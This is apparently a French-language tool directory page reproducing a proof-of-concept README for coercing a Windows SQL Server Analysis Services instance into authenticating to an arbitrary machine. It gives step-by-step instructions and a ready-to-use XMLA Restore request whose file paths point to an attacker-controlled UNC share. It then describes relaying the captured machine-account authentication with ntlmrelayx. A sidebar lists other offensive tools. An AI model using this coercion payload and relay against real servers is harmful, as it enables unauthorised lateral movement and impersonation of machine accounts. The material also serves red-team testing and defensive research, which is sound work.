

Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
MSSQL-Analysis-Coerce — Une technique pour contraindre un serveur SQL Windows à s'authentifier sur une machine arbitraire. | Kitploit
Outils/GitHubGitHub/p0dalirius/mssql-analysis-coerce
ExploitationMouvement LatéralPost-ExploitationTests d'IntrusionRed TeamingAttaque Adversariale
GitHubp0dalirius/mssql-analysis-coerce

MSSQL-Analysis-Coerce

Une technique pour contraindre un serveur SQL Windows à s'authentifier sur une machine arbitraire.

Voir le dépôt
1331335il y a 3 ansVérifié par Kitploit
Partager

MSSQL Analysis Services - Authentification forcée

Une technique pour forcer un serveur SQL Windows à s'authentifier sur une machine arbitraire.

Cette preuve de concept est co-écrite par :

  • Podalirius: YouTube Channel Subscribers
  • Worty:

Preuve de concept


Afin de déclencher l'authentification en tant que compte de la machine locale, nous devons nous connecter au serveur SQL distant en utilisant des identifiants utilisateur :

Ensuite, nous sélectionnons « Restore » pour restaurer la base de données à partir d'un fichier donné.
Pour générer le fichier XMLA, placez le chemin d'un fichier quelconque dans le champ « Backup File », puis cliquez sur OK.

Ensuite, modifiez le chemin vers un fichier quelconque et remplacez-le par un chemin UNC vers votre serveur attaquant (par exemple \\192.168.128\SYSVOL\db.abf)

Requête XMLA de preuve de concept (poc.xmla) :

<Restore xmlns="http://schemas.microsoft.com/analysisservices/2003/engine">
    <File>\\192.168.2.51\SYSVOL\db.abf</File>
    <DatabaseName>\\192.168.2.51\SYSVOL\db.abf</DatabaseName>
    <DbStorageLocation xmlns="http://schemas.microsoft.com/analysisservices/2008/engine/100/100">\\192.168.2.51\SYSVOL\db.abf</DbStorageLocation>
</Restore>


Et nous obtenons une authentification depuis le compte de la machine locale du serveur SQL :
Relayer pour gagner

Une fois l'authentification obtenue, nous pouvons la relayer avec ntlmrelayx pour effectuer de nombreuses actions au nom de l'ordinateur SQL01$.

C'est intéressant, mais il est compliqué de déclencher cette authentification forcée depuis une machine d'attaque Linux, car nous n'avons pas accès à SQL Server Management Studio (SSMS).


Références

  • https://docs.microsoft.com/en-us/sql/database-engine/install-windows/install-sql-server?view=sql-server-ver15
  • https://social.technet.microsoft.com/wiki/contents/articles/13106.sql-server-frequently-used-ports.aspx
  • https://docs.microsoft.com/en-us/answers/questions/274512/connecting-to-azure-analysis-services-using-python.html
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    327
  • 5

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    256

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





